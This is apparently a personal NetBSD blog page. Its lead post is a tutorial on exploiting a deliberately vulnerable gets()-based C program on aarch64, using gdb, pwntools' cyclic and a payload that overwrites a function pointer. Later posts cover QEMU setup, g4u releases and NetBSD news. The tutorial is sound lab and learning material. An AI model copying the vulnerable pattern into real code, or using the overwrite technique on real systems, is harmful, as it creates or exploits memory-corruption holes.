|
[20260308]
|
pwning NetBSD-aarch64 (ARM)
For some time, I have ventured into low(er)level hacking & cybersecurity at OverTheWire and pwn.college. Today, a LOT of security & hacking is focussed on Linux/x86, but we all know there is more. More operating systems, and more CPUs. In the area of binary exploitation, I wondered if the basic tools for that work on NetBSD/aarch64 (ARM), and I had a look. Spoiler: they do!
Here's an example of pwning on NetBSD/aarch64 (ARM).
Preparation
Step 0: Install NetBSD/aarch64, e.g. in qemu.
Setup the basics:
su root -c pkg_add -v https://cdn.netbsd.org/pub/pkgsrc/packages/NetBSD/aarch64/11.0_2025Q4/All/pkgin-25.10.0.tgz
su root -c "pkgin install sudo"
sudo pkgin install bash
Install pwntools & friends:
sudo pkgin install python311 # not newer... pwntools...
sudo pkgin install rust
sudo pkgin install cmake pkg-config openssl
sudo pkgin install gmake
sudo pkgin install vim # for xxd, not the shoddy editor that comes with it
When going for pwntools & friends, python 3.11 is the version of choice - newer versions of python are not supported there:
python3.11 -m venv venv-pwn
. ./venv-pwn/bin/activate
pip install "capstone<6" pwntools # same as on macos with angr
Install gef in its usual place, just in case:
sudo mkdir -p /opt/gef
sudo wget https://github.com/hugsy/gef/raw/main/gef.py -O /opt/gef/gef.py
gdb - better colors etc. via .gdbinit (default gdb really looks bad on black terminals):
(venv-pwn) qnetbsd$ cat ~/.gdbinit
#set disassembly-flavor intel # disable on ARM :-)
set follow-fork-mode child

set style address foreground cyan
set style function foreground cyan
set style disassembler immediate foreground cyan
pwn v1
First pwn attempt:
#include <stdio.h>
#include <stdlib.h>

void win(void)
{
	printf("Goodbye, winner.\n");
	exit(0);
}

void vuln(void)
{
	char name[16];

	printf("What is your name? ");
	gets(name);
	printf("Hello %s\n", name);

	return;
}

int main(void)
{
	vuln();
	return 0;
}
Due to differences between x86 and ARM, a simple buffer overflow to overwrite e.g. the return address cannot be done. On ARM, the return address of a function is not stored on the stack but in the X30 register. The crash observed when running this is due to random other values being overwritten.
Let's build and see the security parameters:
(venv-pwn) qemubsd$ gcc -ggdb win1.c -o win1
ld: /tmp//ccdWZtt2.o: in function `vuln':
/home/feyrer/tmp/win1.c:15:(.text+0x34): warning: warning: this program uses gets(), which is unsafe.
(venv-pwn) qemubsd$ pwn checksec  win1
[!] Could not populate PLT: Failed to load the Unicorn dynamic library
[*] '/home/feyrer/tmp/win1'
    Arch:       aarch64-64-little
    RELRO:      No RELRO
    Stack:      No canary found
    NX:         NX disabled
    PIE:        No PIE (0x200100000)
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
Not that many security features on by default. What's going on, NetBSD?!
Ignoring this for now, let's look at the assembly code:
(venv-pwn) qnetbsd$ gdb -q -ex 'disas vuln' win1
Reading symbols from win1...
Dump of assembler code for function vuln:
   0x00000002001009f4 <+0>:	stp	x29, x30, [sp, #-32]!
   0x00000002001009f8 <+4>:	mov	x29, sp
   0x00000002001009fc <+8>:	adrp	x0, 0x200100000
   0x0000000200100a00 <+12>:	add	x0, x0, #0xaf8
   0x0000000200100a04 <+16>:	bl	0x200100730 <printf@plt>
   0x0000000200100a08 <+20>:	add	x0, sp, #0x10
   0x0000000200100a0c <+24>:	bl	0x200100790 <gets@plt>
   0x0000000200100a10 <+28>:	add	x0, sp, #0x10
   0x0000000200100a14 <+32>:	mov	x1, x0
   0x0000000200100a18 <+36>:	adrp	x0, 0x200100000
   0x0000000200100a1c <+40>:	add	x0, x0, #0xb10
   0x0000000200100a20 <+44>:	bl	0x200100730 <printf@plt>
   0x0000000200100a24 <+48>:	nop
   0x0000000200100a28 <+52>:	ldp	x29, x30, [sp], #32
   0x0000000200100a2c <+56>:	ret
End of assembler dump.
(gdb)
Note the STP and LDP instructions which save and restore the X29 (frame pointer) and X30 (return address) registers of the calling function (main). By overwriting them, main's "RET" will do funny things. While this can still be exploited, let's make things a bit easier in the next attempt.
pwn v2
Here we add a function pointer "goodbye" that can be overwritten:
#include <stdio.h>
#include <stdlib.h>

void lose(void)
{
	printf("Goodbye, loser.\n");
	exit(0);
}

void win(void)
{
	printf("Goodbye, winner.\n");
	exit(0);
}

void vuln(void)
{
	void (*goodbye)(void) = lose;
	char name[16];

	printf("What is your name? ");
	gets(name);
	printf("Hello %s\n", name);

	goodbye();

	return;
}

int main(void)
{
	vuln();
	return 0;
}
It's pretty obvious what's happening, but for the sake of completeness:
(venv-pwn) qnetbsd$ echo huhu | ./win2
What is your name? Hello huhu
Goodbye, loser.
Let's look at the assembly output again:
(venv-pwn) qnetbsd$ gdb -q -ex 'disas vuln' win2
Reading symbols from win2...
Dump of assembler code for function vuln:
   0x0000000200100a10 <+0>:	stp	x29, x30, [sp, #-48]!
   0x0000000200100a14 <+4>:	mov	x29, sp
   0x0000000200100a18 <+8>:	adrp	x0, 0x200100000
   0x0000000200100a1c <+12>:	add	x0, x0, #0x9d8
   0x0000000200100a20 <+16>:	str	x0, [sp, #40]
   0x0000000200100a24 <+20>:	adrp	x0, 0x200100000
   0x0000000200100a28 <+24>:	add	x0, x0, #0xb38
   0x0000000200100a2c <+28>:	bl	0x200100730 <printf@plt>
   0x0000000200100a30 <+32>:	add	x0, sp, #0x18
   0x0000000200100a34 <+36>:	bl	0x200100790 <gets@plt>
   0x0000000200100a38 <+40>:	add	x0, sp, #0x18
   0x0000000200100a3c <+44>:	mov	x1, x0
   0x0000000200100a40 <+48>:	adrp	x0, 0x200100000
   0x0000000200100a44 <+52>:	add	x0, x0, #0xb50
   0x0000000200100a48 <+56>:	bl	0x200100730 <printf@plt>
=> 0x0000000200100a4c <+60>:	ldr	x0, [sp, #40]               <===
=> 0x0000000200100a50 <+64>:	blr	x0                          <===
   0x0000000200100a54 <+68>:	nop
   0x0000000200100a58 <+72>:	ldp	x29, x30, [sp], #48
   0x0000000200100a5c <+76>:	ret
End of assembler dump.
(gdb)
Note the LDR and BLR instructions at 0x0000000200100a4c - The X0 register is loaded with our function pointer by LDR, and BLR does the actual call.
By overwriting the pointer, we can call another function. Let's use pwn cyclic to find out what's actually in x0 at the time of the BLR call:
(venv-pwn) qnetbsd$ pwn cyclic 100 >c
(venv-pwn) qnetbsd$ gdb  -q -ex 'set pagination off' -ex 'b *0x0000000200100a50' -ex 'run <c' -ex 'i r x0' win
Reading symbols from win...
Breakpoint 1 at 0x200100a50: file win.c, line 25.
Starting program: /home/feyrer/tmp/win <c
What is your name? Hello aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa

Breakpoint 1, 0x0000000200100a50 in vuln () at win.c:25
25		goodbye();
x0             0x6161616661616165  7016996786768273765
(gdb) ! pwn cyclic -l 0x6161616661616165
16
(gdb) print win
$1 = {void (void)} 0x2001009f4 <win>
The function pointer is 16 bytes from the start of our name buffer, and we have the address of the win function. So let's construct our input:
(venv-pwn) qnetbsd$ python3 -c 'from pwn import * ; p = b"A" * 16 + p64(0x2001009f4); sys.stdout.buffer.write(p)' | xxd
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: f409 1000 0200 0000                      ........
Looks good, so call it:
(venv-pwn) qnetbsd$ python3 -c 'from pwn import * ; p = b"A" * 16 + p64(0x2001009f4); sys.stdout.buffer.write(p)' | ./win2
What is your name? Hello AAAAAAAAAAAAAAAA
Goodbye, winner.
(venv-pwn) qnetbsd$ uname -a
NetBSD qnetbsd 11.0_RC2 NetBSD 11.0_RC2 (GENERIC64) #0: Wed Mar  4 21:02:00 UTC 2026  mkrepro@mkrepro.NetBSD.org:/usr/src/sys/arch/evbarm/compile/GENERIC64 evbarm
Success
Voila, ARM pwnage on NetBSD! :-)
Summary:
(venv-pwn) qnetbsd$ echo huhu | ./win2
What is your name? Hello huhu
Goodbye, loser.
(venv-pwn) qnetbsd$ python3 -c 'from pwn import * ; p = b"A" * 16 + p64(0x2001009f4); sys.stdout.buffer.write(p)' | ./win2
What is your name? Hello AAAAAAAAAAAAAAAA�
Goodbye, winner.
(venv-pwn) qnetbsd$ uname -a
NetBSD qnetbsd 11.0_RC2 NetBSD 11.0_RC2 (GENERIC64) #0: Wed Mar  4 21:02:00 UTC 2026  mkrepro@mkrepro.NetBSD.org:/usr/src/sys/arch/evbarm/compile/GENERIC64 evbarm
I'm positively impressed by the whole toolchain working as expected, given that e.g. pwntools starts compiling rust when installing. Well done, NetBSD!
On security & compiler flags
Of course you can enable all the security flags shown above,
with the proper gcc flags:
(venv-pwn) qemubsd$ gcc -ggdb -fstack-protector-all -fpie -pie -Wl,-z,relro,-z,now win1.c -o win1-prot
ld: /tmp//ccE3ncle.o: in function `vuln':
/home/feyrer/tmp/win1.c:15:(.text+0x64): warning: warning: this program uses gets(), which is unsafe.
(venv-pwn) qemubsd$ pwn checksec win1-prot
[!] Could not populate PLT: Failed to load the Unicorn dynamic library
[*] '/home/feyrer/tmp/win1-prot'
    Arch:       aarch64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX disabled
    PIE:        PIE enabled
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
Exploiting this binary is left as an exercise to the reader.
[Tags: aarch64, amd, binaryexploit, ctf, gdb, netbsd, pwn, pwntools]
|
|
[20260308]
|
Testdriving NetBSD-11.0RC2 on ARM hardware (in VM!)
After some (mostly ongoing) absence from NetBSD, and
with NetBSD 11.0RC2 recently announced, I wanted to give it a try.
I have moved to a ARM-based Apple machine, and thus x86 / amd64
was not the way to go. Instead, I wanted to see how NetBSD works
on ARM these days. Here's how I got it going!
1st try: VirtualBox
NetBSD does not come with a VirtualBox image in 2026, so my workaround
was to convert the provided .img file and convert it to a disk image
file in VDI format.
Download:
https://cdn.netbsd.org/pub/NetBSD/NetBSD-11.0_RC2/evbarm-aarch64/binary/gzimg/arm64.img.gz
Convert img to VDI:
qemu-img convert -f raw -O vdi arm64.img arm64.vdi
Setup VirtualBox VM with .vdi file as existing harddisk.
Result: VirtualBox (not the VM!) crashed. Oh well.
2nd try: QEMU
After VirtualBox didn't work, I wanted to see if qemu (running on MacOS)
works. Spoiler: it does, and here are the steps to get things going:
First, grab the kernel:
https://cdn.netbsd.org/pub/NetBSD/NetBSD-11.0_RC2/evbarm-aarch64/binary/kernel/netbsd-GENERIC64.img.gz
...and gunzip. Make sure kernel and userland versions match!
Run in QEMU:
qemu-system-aarch64 -M virt,accel=hvf -cpu host -smp 4 \
	-m 4g -drive if=none,format=raw,file=arm64.img,id=hd0 \
	-device virtio-blk-device,drive=hd0 -netdev user,id=net0 \
	-device virtio-net-device,netdev=net0 -kernel netbsd-GENERIC64.img \
	-append root=dk1 -nographic
How to leave QEMU: Ctrl-A X
Troubleshooting: Make sure kernel and userland match - else random segfaults will happen.
Userland setup
Quite a few settings are already OK (sshd, dhcpcd, ntp),
which is not the default I remember from a few years ago, but
that's nice and convenient. I still wanted to see what config
settings are new, and here are my additions to /etc/rc.conf:
hostname="qnetbsd"
rndctl=yes
certctl_init=yes
ip6mode=autohost
ntpdate=NO
On first login you will see an unsafe keys warning:
-- UNSAFE KEYS WARNING:

        The ssh host keys on this machine have been generated with
        not enough entropy configured, so they may be predictable.

        To fix, follow the "Adding entropy" section in the entropy(7)
        man page.  After this machine has enough entropy, re-generate
        the ssh host keys by running:

                /etc/rc.d/sshd keyregen
Fix by feeding entropy, then reboot:
echo lkajsdflkjasdflkjasdlkfjoiasjdfiojasdkf >/dev/random
shutdown -r now
Note: Use shutdown(8), not reboot(8) or poweroff(8) - only shutdown runs the hooks that save entropy.
After reboot, regenerate SSH keys:
/etc/rc.d/sshd keyregen
Success
neuland% qemu-system-aarch64 -M virt,accel=hvf -cpu host -smp 4 -m 4g \
  -drive if=none,format=raw,file=arm64.img,id=hd0 \
  -device virtio-blk-device,drive=hd0 \
  -netdev user,id=net0 -device virtio-net-device,netdev=net0 \
  -kernel netbsd-GENERIC64.img -append root=dk1 -nographic
[   1.0000000] NetBSD/evbarm (fdt) booting ...
[   1.0000000] NetBSD 11.0_RC2 (GENERIC64) #0: Wed Mar  4 21:02:00 UTC 2026
...
NetBSD/evbarm (qnetbsd) (constty)

login: root
NetBSD 11.0_RC2 (GENERIC64) #0: Wed Mar  4 21:02:00 UTC 2026
Welcome to NetBSD!

qnetbsd# uname -a
NetBSD qnetbsd 11.0_RC2 NetBSD 11.0_RC2 (GENERIC64) #0: Wed Mar  4 21:02:00 UTC 2026  mkrepro@mkrepro.NetBSD.org:/usr/src/sys/arch/evbarm/compile/GENERIC64 evbarm
Summary
Not providing a working VirtualBox image in 2026 is painful for new users.
As Kali Linux works fine in VirtualBox on the same hardware, I'd say
there is some way to go, NetBSD!
The manual setup works, but needs some tweaks beyond the expected (/etc/rc.conf), exp. manual entropy setup was surprising as
network and disk were working ok. I did expect those to be used as
sources of randomness before the first SSH keys are generated.
We'll see where things go from there. For now I can (at least for QEMU on my Mac) say: Of course it runs NetBSD! :-)
[Tags: arm, mac, qemu, rc2]
|
|
[20211230]
|
Back from the dead
I had to move servers a few months back,
and in the process something went south with
this blog. I've changed a few things, and
the blog is alive now again.
As a matter of fact, I have little time for NetBSD
these days, so don't expect many new articles.
Just take this as a sign of life. :-)
Of course if you think I should add some entry
on something here, drop me an email and who knows - maybe
I can get things rolling again here?
[Tags: blog, hubertf]
|
|
[20180317]
|
The adventure of rebuilding g4u from source
I was asked by a long-time
g4u user on help with rebuilding
g4u from sources. After pointing at the
instructions on the homepage,
we figured out that a few lose odds and ends didin't match.
After bouncing some advices back and forth, I ventured into the
frabjous joy of starting a rebuild from scratch, and quick enough
ran into some problems, too.
Usually I cross-compile g4u from Mac OS X, but for the fun of it
I did it on NetBSD (7.0-stable branch, amd64 architecture in VMware Fusion)
this time. After waiting forever on the CVS checkout, I found that
empty directories were not removed - that's what you get if you have -P in your ~/.cvsrc file.
I already had the hint that the "g4u-build" script needed a change to have
"G4U_BUILD_KERNEL=true".
From there, things went almost smooth: building indicated a few
files that popped up "variable may be used uninitialized" errors,
and which -- thanks to -Werror -- bombed out the build. Fixing
was easy, and I have no idea why that built for me on the release.
I have sent
a patch with the required changes
to the g4u-help mailing list. (After fixing that I apparently
got unsubscribed from my own support mailing list - thank you
very much, Sourceforge ;)).
After those little hassles, the build worked fine, and gave me
the floppy disk and ISO images that I expected:
>       ls -l `pwd`/g4u*fs
>       -rw-r--r--  2 feyrer  staff  1474560 Mar 17 19:27 /home/feyrer/work/NetBSD/cvs/src-g4u.v3-deOliviera/src/distrib/i386/g4u/g4u1.fs
>       -rw-r--r--  2 feyrer  staff  1474560 Mar 17 19:27 /home/feyrer/work/NetBSD/cvs/src-g4u.v3-deOliviera/src/distrib/i386/g4u/g4u2.fs
>       -rw-r--r--  2 feyrer  staff  1474560 Mar 17 19:27 /home/feyrer/work/NetBSD/cvs/src-g4u.v3-deOliviera/src/distrib/i386/g4u/g4u3.fs
>       -rw-r--r--  2 feyrer  staff  1474560 Mar 17 19:27 /home/feyrer/work/NetBSD/cvs/src-g4u.v3-deOliviera/src/distrib/i386/g4u/g4u4.fs
>       ls -l `pwd`/g4u.iso
>       -rw-r--r--  2 feyrer  staff  6567936 Mar 17 19:27 /home/feyrer/work/NetBSD/cvs/src-g4u.v3-deOliviera/src/distrib/i386/g4u/g4u.iso
>       ls -l `pwd`/g4u-kernel.gz
>       -rw-r?r--  1 feyrer  staff  6035680 Mar 17 19:27 /home/feyrer/work/NetBSD/cvs/src-g4u.v3-deOliviera/src/distrib/i386/g4u/g4u-kernel.gz
Next steps are to confirm the above changes as working
from my faithful tester, and then look into how to merge this
into the
build instructions .
[Tags: g4u]
|
|
[20180119]
|
No more Google ads
|
I've had Google Adsense advertising for quite a while on my blog,
the g4u homepage and various other pages.
In the start a little bit of money came in.
This has all dried up long since, and in light of
privacy regulations like the EU GDPR I've decided to
not give away my users' data to Google any longer.
So, there it is - my blog and other pages are free for your use now,
and you are no longer the product being sold. Enjoy! :-)
(If you find any remaining advertisement, drop me a line!)
|
 |
[Tags: adsense, google]
|
|
[20180104]
|
NetBSD 7.1.1 released
On December 22nd, NetBSD 7.1.1 was released as premature
christmas present, see
the release annoucement.
NetBSD 7.1.1 is the first update with security and critical
fixes for the NetBSD 7.1 branch. Those include a number of
fixes for security advisories, kernel and userland.
[Tags: Releases]
|
|
[20180104]
|
New year, new security advisories!
So things have become a bit silent here, which is due
to reallife - my apologies. Still, I'd like to wish
everyone following this here a Happy New Year 2018!
And with this, a few new security advisories have
been published:
[Tags: Security]
|
|
[20180104]
|
34C3 talk: Are all BSDs created equally?
I haven't seen this mentioned on the NetBSD mailing lists,
and this may be of interest to some -
there was a talk about security bugs in the various BSDs at the 34th Chaos
Communication Congress:
In summary, many reasons for bugs are shown in many areas of the kernel
(system calls, file systems, network stack, compat layer, ...), and what has
happened after they were made known to the projects.
As a hint, NetBSD still has a number of Security Advisories to publish, it
seems. Anyone wants to help out the security team? :-)
[Tags: 34c3, Security]
|
|
[20170608]
|
g4u 2.6 released
After a five-year period for beta-testing and updating,
I have finally released g4u 2.6. With its origins in 1999,
I'd like to say: Happy 18th Birthday, g4u!
About g4u:
g4u ("ghosting for unix") is a NetBSD-based bootfloppy/CD-ROM that allows easy cloning of PC harddisks to deploy a common setup on a number of PCs using FTP. The floppy/CD offers two functions. The first is to upload the compressed image of a local harddisk to a FTP server, the other is to restore that image via FTP, uncompress it and write it back to disk. Network configuration is fetched via DHCP. As the harddisk is processed as an image, any filesystem and operating system can be deployed using g4u. Easy cloning of local disks as well as partitions is also supported.
The past:
When I started g4u, I had the task to install a number
of lab machines with a dual-boot of Windows NT and NetBSD.
The hype was about Microsoft's "Zero Administration Kit" (ZAK)
then, but that did barely work for the Windows part - file transfers were
slow, depended on the clients' hardware a lot (requiring fiddling with MS
DOS network driver disks), and on the ZAK server the files for
installing happened do disappear for no good reason every now and then.
Not working well, and leaving out NetBSD (and everything elase),
I created g4u. This gave me the (relative) pain of getting
things working once, but with the option to easily add network
drivers as they appeared in NetBSD (and oh they did!), plus allowed
me to install any operating system.
The present:
We've used g4u successfully in our labs then, booting from CDROM.
I also got many donations from public and private instituations
plus comanies from many sectors, indicating that g4u does make a
difference.
In the mean time, the world has changed, and CDROMs aren't used
that much any more. Network boot and USB sticks are today's devices
of choice, cloning of a full disk without knowing its structure
has both advantages but also disadvantages, and g4u's user interface
is still command-line based with not much space for automation.
For storage, FTP servers are nice and fast, but alternatives
like SSH/SFTP, NFS, iSCSI and SMB for remote storage plus local storage
(back to fun with filesystems, anyone? avoiding this was why g4u
was created in the first place!) should be considered these days.
Further aspects include integrity (checksums), confidentiality
(encryption).
This leaves a number of open points to address either by
future releases, or by other products.
The future:
At this point, my time budget for g4u is very limited.
I welcome people to contribute to g4u - g4u is Open Source
for a reason. Feel free to get back to me for any changes
that you want to contribute!
The changes:
Major changes in g4u 2.6 include:
- Make this build with NetBSD-current sources as of 2017-04-17 (shortly before netbsd-8 release branch), binaries were cross-compiled from Mac OS X 10.10
- Many new drivers, bugfixes and improvements from NetBSD-current (see beta1 and beta2 announcements)
- Go back to keeping the disk image inside the kernel as ramdisk, do not load it as separate module. Less error prone, and allows to boot the g4u (NetBSD) kernel from a single file e.g. via PXE (Testing and documentation updates welcome!)
- Actually DO provide the g4u (NetBSD) kernel with the embedded g4u disk image from now on, as separate file, g4u-kernel.gz
- In addition to MD5, add SHA512 checksums
The software:
Please see
the g4u homepage's download section
on how to get and use g4u.
Enjoy!
[Tags: g4u, Releases]
|
|
[20170608]
|
Native Command Queuing - merging and testing
 Jaromir Dolecek has worked on NCQ and is looking for
testers in context of merging the development branch
into NetBSD-current.
Jaromir Dolecek has worked on NCQ and is looking for
testers in context of merging the development branch
into NetBSD-current.
What is NCQ? According to
Wikipedia,
``Native Command Queuing (NCQ) is an extension of the Serial ATA protocol allowing hard disk drives to internally optimize the order in which received read and write commands are executed. This can reduce the amount of unnecessary drive head movement, resulting in increased performance (and slightly decreased wear of the drive) for workloads where multiple simultaneous read/write requests are outstanding, most often occurring in server-type applications.''
Jaromir
writes to tech-kern:
``I plan to merge the branch to HEAD very soon, likely over the weekend. Eventual further fixes will be done on HEAD already, including mvsata(4) restabilization, and potential switch of siisata(4) to support NCQ.
The plan is to get this pulled up to netbsd-8 branch soon also, so that it will be part of 8.0.
Status:
- ahci(4) fully working with NCQ (confirmed with qemu, and real hw)
- piixide(4) continues working (no NCQ support of course) (confirmed in qemu)
- siisata(4) continues working (without NCQ still) (confirmed with real hw)
- mvsata(4) not yet confirmed working after changes, mainly due the DMA not really working on Marvell 88SX6042 which I have available - I have same issue as kern/52126
- other ide/sata drivers received mechanical changes, should continue working as before''
Testing and feedback of success or suggestions for improvemenbt
are always welcome - please send your report!
[Tags: ncq, sata, storage]
|
|